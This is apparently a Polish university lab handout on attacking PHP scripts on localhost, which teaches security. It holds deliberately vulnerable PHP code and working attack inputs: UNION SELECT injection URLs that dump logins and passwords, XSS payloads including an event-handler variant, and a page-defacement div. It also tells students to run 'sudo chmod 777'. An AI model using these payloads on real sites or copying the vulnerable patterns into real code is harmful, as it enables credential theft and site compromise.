Laboratorium 11

Ataki na skrypty PHP cz. 3

W sprawozdaniu zamieść zrzuty ekranu z istotnych etapów oraz odpowiedzi na pytania.

Taki symbol oznacza, że trzeba w sprawozdaniu dodać zrzut ekranu (najczęściej 1) z wyniku działania polecenie.

Taki symbol oznacza, że należy dodać opis (najczęściej 1 zdanie) z wyniku działania polecenia.

Niniejsze laboratorium stanowi kontynuację instrukcji z poprzednich zajęć, poświęconych zagadnieniom ataków na skrypty PHP.


I. SQL Injection – Union Select i Concat()

W kolejnym przykładzie wykorzystana została strona, która wyświetla użytkowników z bazy danych pasujących do podanego wzorca.

1. Utwórz plik **skrypt3.php** i wypełnij go poniższym kodem:


```
<?php

$hostname = 'localhost';
$user = 'root';
$password = '';
$database = 'testowa';

$handle = mysqli_connect($hostname, $user, $password, $database) or die("Brak
połączenia");

if (is_array($_GET)) {
    foreach ($_GET as $pos => $val) {
        $$pos = stripslashes(str_replace('\0', urldecode('%00'), $val));
    }
}

// Zapytanie wykorzystujące operator LIKE i LIMIT
$query = "SELECT login FROM users WHERE login LIKE '$login%' LIMIT 2";

echo "Zapytanie SQL: <b>" . $query . "</b><br>";

$result = mysqli_query($handle, $query);

while ($txt = mysqli_fetch_array($result)) {
    echo '<br>Znaleziony wynik: ' . $txt['login'];
}
mysqli_close($handle);

?>
```

2. Wywołaj skrypt w przeglądarce.




Wynikiem działania powyższego skryptu są dwa loginy. Jak widać, w klauzuli `LIKE` użyto wieloznacznika `%`, który wyszukuje wszystkie loginy pasujące do określonego wzorca – w tym przypadku dowolnego ciągu znaków – a następnie ogranicza liczbę wyników do dwóch za pomocą klauzuli `LIMIT 2`.

3. Spróbuj wyszukać loginy rozpoczynające się literą `K`.



Atakując ten skrypt, naszym celem jest wyświetlenie wszystkich loginów oraz haseł użytkowników znajdujących się w bazie danych. W tym celu ponownie wykorzystamy metodę `UNION SELECT` i zmodyfikujemy zapytanie do postaci:

4. W przeglądarce wpisz: `http://localhost/ataki/skrypt3.php?login=K' and 1=2 union select pass from users --%20`




Jak widać, uzyskano hasła wszystkich użytkowników z bazy danych, jednak w wynikach brakuje loginów. Można oczywiście zamienić w zapytaniu hasła na loginy, lecz takie rozwiązanie byłoby mało wygodne.

Aby jednocześnie wyświetlić loginy i odpowiadające im hasła, należy skorzystać z funkcji `CONCAT()`. Funkcja ta łączy zawartość wskazanych kolumn w jedną kolumnę wynikową.

Dodatkowo użyjemy funkcji `CHAR()`, która pozwala wyświetlić znak na podstawie jego kodu ASCII. Zmodyfikuj zapytanie do postaci:

5. Wpisz: `http://localhost/ataki/skrypt3.php?login=m' and 1=2 union select concat(login,char(45),pass) from users --%20`




W efekcie zostaną wyświetlone loginy oraz odpowiadające im hasła użytkowników, rozdzielone znakiem myślnika `-` (kod ASCII: `45`).

II. SQL Injection – po co obchodzić zabezpieczenie, skoro można poznać hasło


W poprzednich przykładach (na podstawie `skrypt1.php`) skupialiśmy się na samym uzyskaniu dostępu do panelu poprzez zakomentowanie reszty zapytania. Jednak prawdziwym zagrożeniem jest wykorzystanie luki do odczytania poufnych danych bezpośrednio z bazy.

Czysta postać skryptu przy braku danych zwraca fałsz, ponieważ w bazie nie istnieje użytkownik z pustym loginem i hasłem. Jednak stosując metodę `UNION SELECT`, możemy zmusić bazę, aby zamiast sprawdzać nasze poświadczenia, zwróciła nam konkretną informację – na przykład hasło administratora.

1. Przywróć `skrypt1.php` do pierwotnej wersji.



2. Wpisz: `http://localhost/ataki/skrypt1.php?pass=' union select pass from users where login='Wojtek' --%20`



Przykład ten pokazuje, że prosty błąd pozwalający na ominięcie panelu logowania to tylko wierzchołek góry lodowej. Atakujący może poznać zawartość dowolnej komórki w bazie danych (loginy, hasła, maile).

W tym przypadku ponownie skuteczną metodą obrony przed takimi manipulacjami w zmiennych tekstowych jest stosowanie poznanej już wcześniej funkcji `mysqli_real_escape_string()`.

3. Odczytaj w ten sposób hasło użytkownika `admin` lub `Katarzyna`.

III. XSS – Cross-Site Scripting

XSS to jeden z najpowszechniejszych błędów w aplikacjach webowych. Polega on na braku filtrowania znaczników HTML oraz skryptów JavaScript w danych przesyłanych przez użytkownika. Luka ta umożliwia atakującemu modyfikację źródła strony, co otwiera drogę do kradzieży ciasteczek (cookies), przekierowań na złośliwe witryny czy przejmowania sesji użytkowników.

Ataki XSS najczęściej spotyka się w miejscach, gdzie użytkownik może zostawić trwały ślad tekstowy, takich jak księgi gości, systemy komentarzy czy fora.

Często bagatelizuje się zagrożenie płynące z XSS, uważając je za mało szkodliwe. Aby zrozumieć skalę problemu, przeanalizujemy prosty skrypt księgi gości (**`skrypt4.php`**), który zapisuje wpisy w pliku tekstowym **`ksiega.txt`**.

1. Nadaj odpowienie uprawnienia w katalogu ataki:


```
sudo chmod 777 .
```

2. Utwórz plik **`skrypt4.php`** i wypełnij go poniższym kodem:

```
<?php

echo '
<form action="" method="post">
<table border="2">
<tr><td>NICK:</td><td><input type="text" name="tytul" size="40" /></td></tr>
<tr><td>Wpis:</td><td>
<textarea name="wpis" cols="60" rows="10" wrap="virtual"></textarea>
</td></tr>
</table>
<input type="submit" value="Wpisz sie!" />
</form>
';

$tytul = $_POST['tytul'];
$wpis  = $_POST['wpis'];

if ($tytul && $wpis)
{
    $ksiega[0] = "<h3>".$tytul."</h3><p>".$wpis."</p><hr>";

    if (file_exists("ksiega.txt"))
    {
        $i = 1;
        $plik = fopen("ksiega.txt", "r+");
        flock($plik, 2);

        while (!(feof($plik)))
            $ksiega[$i++] = fgets($plik, 2048);

        $ilosc = $i;
        fseek($plik, 0);

        for ($i = 0; $i < $ilosc; $i++)
            fputs($plik, "$ksiega[$i]");

        flock($plik, 3);
        fclose($plik);
    }
    else
    {
        $plik = fopen("ksiega.txt", "w+");
        flock($plik, 2);
        fputs($plik, "$ksiega[0]");
        flock($plik, 3);
        fclose($plik);
    }
```

```
}

echo '<h2>Księga gości</h2><hr />';

if (file_exists("ksiega.txt"))
{
    $plik = fopen("ksiega.txt", "r");

    while (!(feof($plik)))
        echo (fgets($plik, 2048));
}

?>
```


3. Uruchom skrypt i dodaj przykładowe wpisy:



Widzimy, że skrypt działa poprawnie. Pojawia się jednak pytanie: czy jest on bezpieczny?

4. Sprawdźmy to, używając prostych znaczników HTML w treści wpisu:


```
<u><b>Atak XSS</b></u>
```



Jeżeli wpis zostanie poprawnie wyświetlony, oznacza to, że formularz nie filtruje danych wejściowych. W takiej sytuacji możliwe jest wstawienie dowolnych znaczników HTML, a nawet kodu JavaScript.

5. Spróbujmy więc wprowadzić prosty skrypt JS:

```
<script>alert('Atak XSS');</script>
```




W efekcie, przy każdym odświeżeniu strony, każdy użytkownik zobaczy komunikat alertu – sprawdź.

W prawdziwym ataku zamiast prostego alertu, skrypt mógłby po cichu wysłać ciasteczka sesyjne użytkownika na serwer atakującego.

Webmasterzy często próbują chronić się za pomocą funkcji **`strip_tags()`**, która usuwa tagi HTML. Czasami jednak dopuszczają niektóre znaczniki, uznając je za bezpieczne (np. **`<p>`** dla akapitów).

Atak przez zdarzenia (**`Event Handlers`**): Nawet "bezpieczny" tag **`<p>`** może zostać wykorzystany do ataku, jeśli przyjmuje parametry zdarzeń JavaScript, takie jak **`onmouseover`**.

6. Wpisz w formularzu: **`<p onmouseover="alert('Atak XSS')">NAJEDŹ TUTAJ</p>`**



Najechanie na linię utworzonego akapitu spowoduje wyzwolenie alertu JS

IV. XSS – Całkowita modyfikacja strony (DIV absolutny)

Jednym z najbardziej widowiskowych efektów ataku XSS jest całkowite zasłonięcie oryginalnej treści strony i wyświetlenie własnego komunikatu, np. słynnego "Hacked By...". Wykorzystuje się do tego znacznik **`<div>`** z odpowiednio skonstruowanymi stylami CSS.

Atak polega na wstrzyknięciu kodu HTML, który tworzy nową warstwę na samym wierzchu strony. Dzięki pozycjonowaniu absolutnemu (position:absolute) i bardzo wysokiemu indeksowi z-axis (z-index:101), wstrzyknięty element przykrywa wszystkie inne elementy witryny.

1. Kod ataku do wklejenia w formularz księgi gości (zamień Anonim na swój numer indeksu):

```
<div style="text-align:center; color:#FF0000; background:#000000; position:absolute; top:0; left:0; right:0; bottom:0; padding:0; margin:0; height:100000px; z-index:101; padding-top:50px; font-size:50px; font-family:Verdana;">

    Hacked by Anonim

</div>
```